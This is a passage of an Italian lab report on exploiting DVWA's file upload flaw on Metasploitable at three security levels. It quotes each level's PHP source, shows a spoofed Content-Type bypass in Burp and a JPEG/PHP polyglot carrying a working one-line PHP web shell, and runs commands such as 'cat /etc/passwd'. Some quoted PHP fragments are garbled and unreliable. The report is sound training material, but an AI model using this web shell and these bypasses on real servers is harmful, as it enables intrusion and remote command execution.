


Figura 14 — Output di `cmd=cat /etc/passwd`: elenco degli utenti e dei servizi presenti sulla macchina

3. Analisi del codice sorgente (View Source)

Confrontando il codice PHP dei tre livelli tramite il pulsante View Source si capisce come evolvono i controlli lato server e, di conseguenza, come cambia la tecnica di bypass necessaria:

- **LOW:** nessun controllo. Il file viene salvato così com'è.
- **MEDIUM:** controlla `$_FILES['uploaded']['type'] == "image/jpeg"` e la dimensione. Il tipo MIME è però fornito dal client, quindi falsificabile.
- **HIGH:** controlla l'estensione (jpg/jpeg/png tramite `strrpos`) e la dimensione (< 100000). Non verifica il contenuto reale né blocca le estensioni multiple.

```

        echo 'Your image was not uploaded.';
        echo '</pre>';
    } else {
        echo '<pre>';
        echo $target_path . ' succesfully uploaded!';
        echo '</pre>';
    }
}
elseif (
    echo '<pre>Your image was not uploaded.</pre>';
)
}
}
?>

```

Low File Upload Source

```

<?php
if (isset($_POST['Upload'])) {
    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename( $_FILES['uploaded']['name']);

    if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
        echo '<pre>';
        echo 'Your image was not uploaded.';
        echo '</pre>';
    } else {
        echo '<pre>';
        echo $target_path . ' succesfully uploaded!';
        echo '</pre>';
    }
}
?>

```

[<-- Back](#)

Figura 15 — View Source — livello LOW: nessun controllo sul file caricato

```

    }
}
?>

```

Medium File Upload Source

```

<?php
if (isset($_POST['Upload'])) {
    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';
        } else {
            echo '<pre>';
            echo $target_path . ' succesfully uploaded!';
            echo '</pre>';
        }
    }
    elseif (
        echo '<pre>Your image was not uploaded.</pre>';
    )
}
?>

```

Low File Upload Source

```

<?php
if (isset($_POST['Upload'])) {

```

Figura 16 — View Source — livello MEDIUM: controllo sul tipo MIME (image/jpeg) e sulla dimensione




Figura 17 — View Source — livello HIGH: controllo su estensione e dimensione del file

4. Exploit Security level MEDIUM

Al livello MEDIUM l'upload è accettato solo se il Content-Type dichiarato è image/jpeg. Poiché questo valore è fornito dal client, è sufficiente intercettare la richiesta con Burp e falsificarlo: si carica shell.php e nella parte multipart si modifica Content-Type: application/x-php in Content-Type: image/jpeg, lasciando invariato il nome del file. Il controllo lato server viene così superato e il file .php viene salvato ed eseguito.

Nota operativa: durante l'esercizio è emerso un cookie doppio (security=high; security=medium) rimasto da un livello precedente, che faceva applicare al server il livello sbagliato e causava il rifiuto dell'upload. Il problema è stato risolto svuotando i cookie del sito e reimpostando il livello: è un esempio di come lo stato lato client (i cookie) possa influenzare il comportamento dell'applicazione.




Figura 18 — Burp — richiesta con il cookie security=medium corretto




Figura 19 — Burp — Content-Type falsificato da application/x-php a image/jpeg (il nome resta shell.php)




Figura 20 — Upload riuscito con Security Level: medium




Figura 21 — Esecuzione di ?cmd=id al livello MEDIUM: output www-data

5. Exploit Security level HIGH

Al livello HIGH l'estensione deve essere .jpg/.jpeg/.png e la dimensione sotto una soglia. Un file .php puro viene quindi rifiutato. La tecnica usata è il polyglot: un'immagine JPEG valida al cui interno viene appeso del codice PHP, salvata con doppia estensione shell.php.jpg.

Il controllo dell'estensione guarda solo l'ultima (.jpg → passa) e getimagesize() riconosce il file come immagine valida (l'header JPEG è intatto). Il vecchio Apache di Metasploitable, però, vedendo .php nel nome del file lo elabora come PHP, eseguendo il codice incapsulato. È un esempio di *exploit chaining*: l'upload da solo non sarebbe sfruttabile, ma combinato con la configurazione permissiva del server lo diventa.

Il file è stato creato su Kali copiando una vera immagine JPEG e appendendovi il payload PHP; il comando file conferma che il risultato è ancora un'immagine JPEG valida:

```
cp "$(find /usr/share -name '*.jpg' | head -1)" shell.php.jpg

echo '<?php system($_REQUEST["cmd"]); ?>' >> shell.php.jpg

file shell.php.jpg    # -> JPEG image data
```




Figura 22 — Creazione del polyglot su Kali: file conferma "JPEG image data" (getimagesize passerà)




Figura 23 — Burp — upload del polyglot shell.php.jpg al livello HIGH




Figura 24 — Upload riuscito al livello HIGH: shell.php.jpg successfully uploaded

Pagina 16 di 20

6. Web shell interattiva

È stata caricata una shell più strutturata rispetto alla one-liner: php-backdoor.php, disponibile su Kali in /usr/share/webshells/php/. A differenza della shell minimale, offre un'interfaccia web con form per l'esecuzione di comandi, l'upload di file e l'esecuzione di query MySQL. Il caricamento è stato effettuato al livello LOW.




Figura 26 — Scheda Upload con php-backdoor.php selezionata (Security Level: low)




Figura 27 — Upload riuscito: *php-backdoor.php* successfully uploaded

